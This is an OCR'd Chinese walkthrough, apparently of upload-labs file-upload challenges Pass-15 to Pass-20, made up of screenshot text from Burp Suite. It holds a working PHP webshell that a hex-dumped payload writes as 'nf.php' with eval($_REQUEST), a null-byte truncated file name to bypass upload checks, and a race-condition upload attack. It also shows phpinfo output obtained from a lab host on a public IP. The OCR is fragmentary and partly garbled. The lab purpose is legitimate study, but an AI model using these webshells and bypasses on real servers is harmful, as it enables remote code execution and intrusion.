
第十五题

第16题


这题会将文件内容进行修改，但还是图片有没有修改地方，所以








修改的图片在上图，密码ls




第17题


这个题因为环境原因需要搭载到本地，所以说干就干。



环境准备，一张图片码



使用bp上传并疯狂访问



```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------126065413346383005379080005l
Content-Length: 2015
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/Pass-17/index.php
Upgrade-Insecure-Requests: 1

-----------------------------126065413346383005379080005l
Content-Disposition: form-data; name="upload_file"; filename="web.php"
Content-Type: image/jpeg

ÿØÿà□JFIF□□□□ÿÛC□□□□□□□□□□□□□□□□
□


□□□□□□□□□□□□□□□□%□□□#□□□ , #&')*)□□-0-(0%()(ÿÛC□□□□
```

? < + > Type a search term

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × | 2 × | 3 × | ...

Target | Positions | Payloads | Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to pa

Attack type: Sniper

```
GET /upload/web.php HTTP/1.1
Host: 192.168.31.212
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,applicatio§n/xhtml+x§ml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


> 此电脑 > 本地磁盘 (D:) > xampp > htdocs > upload


.web.php



2120200813003910.jpg



3020200813004512.gif


第十八题


好像一样，我环境有问题，

第19题




信息收集 ctf github 百度翻译 在线编程 漏洞平台 师傅的文章 站点 漏洞站点 cdn 子域名 收索引擎 国外ping https://censys.io/ipv... 腾讯课堂
查看源码
查看提示
清空上传文件
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
本关考点:
move_uploaded_file()截断
任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片:
浏览...
未选择文件。
保存名称:
upload-19.jpg
上传
代码
https://blog.csdn.net/qq_44713240


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://59.63.200.79:8016
Forward Drop Intercept is on Action
Raw Params Headers Hex
9c 3b 0a 66 77 72 69 74 65 28 24 62 2c 24 61 29 3b ;fwrite($b,$a);
9d 0a 66 63 6c 6f 73 65 28 24 62 29 3b 0a 65 63 68 fclose($b);ech
9e 6f 20 22 68 65 6c 6c 6f 21 22 3b 0a 65 63 68 6f o "hello!";echo
9f 20 27 3c 62 72 2f 3e 27 3b 0a 3f 3e 0a 3c 3f 70 '
';?><?p
a0 68 70 20 66 69 6c 65 5f 70 75 74 5f 63 6f 6e 74 hp file_put_cont
a1 65 6e 74 73 28 22 6e 66 2e 70 68 70 22 2c 27 3c ents("nf.php",'<
a2 3f 70 68 70 20 65 76 61 6c 28 24 5f 52 45 51 55 ?php eval($_REQU
a3 45 53 54 5b 5c 22 6c 73 5c 22 5d 29 3b 3f 3e 27 EST[\"ls\"]);?>'
a4 29 20 3f 3e 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d) ?>----------
a5 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ----------
a6 2d 2d 2d 31 32 32 38 39 33 33 34 30 32 31 35 33 ---12289334021 53
a7 37 30 30 32 33 35 32 34 32 37 30 38 30 36 30 36 7002352427080606
a8 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos
a9 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
aa 3b 20 6e 61 6d 65 3d 22 73 61 76 65 5f 6e 61 6d ; name="save_nam
ab 65 22 0d 0a 0d 0a 75 70 6c 6f 61 64 2d 31 39 2e e"upload-19.
ac 70 68 70 70 00 2e 6a 70 67 0d 0a 2d 2d 2d 2d 2d php.jpg------
ad 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ----------
ae 2d 2d 2d 2d 2d 2d 2d 31 32 32 38 39 33 33 34 30 -------122893340
af 32 31 35 33 37 30 30 32 33 35 32 34 32 37 30 38 215370023524708
b0 30 36 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 0606Content-Di
b1 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d sposition: form-
b2 64 61 74 61 3b 20 6e 61 6d 65 3d 22 73 75 62 6d data; name="subm
b3 69 74 22 0d 0a 0d 0a e4 b8 8a e4 bc a0 0d 0a 2d it"ä¸Šä¼ -
b4 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ----------
b5 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 32 32 38 ------1228


phpinfo()
404 Not Found
59.63.200.79:8016/Pass-19//upload//upload-19.php?web=phpinfo();
PHP Version 5.2.17
System Windows NT WIN-FOIIESO5316 6.1 build 7601
Build Date Jan 6 2011 17:26:08
Configure Command cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API Apache 2.4 Handler - Apache Lounge
Virtual Directory Support enabled
Configuration File (php.ini) Path C:\Windows
Loaded Configuration File C:\phpStudy\php\php-5.2.17\php.ini
Scan this dir for additional .ini files (none)
additional .ini files (none)

parsed	
PHP API	20041225

第二十题

iis解析漏洞


1. 目录解析

以*.asp命名的文件夹里的文件都将会被当成ASP文件执行。


2. 文件解析

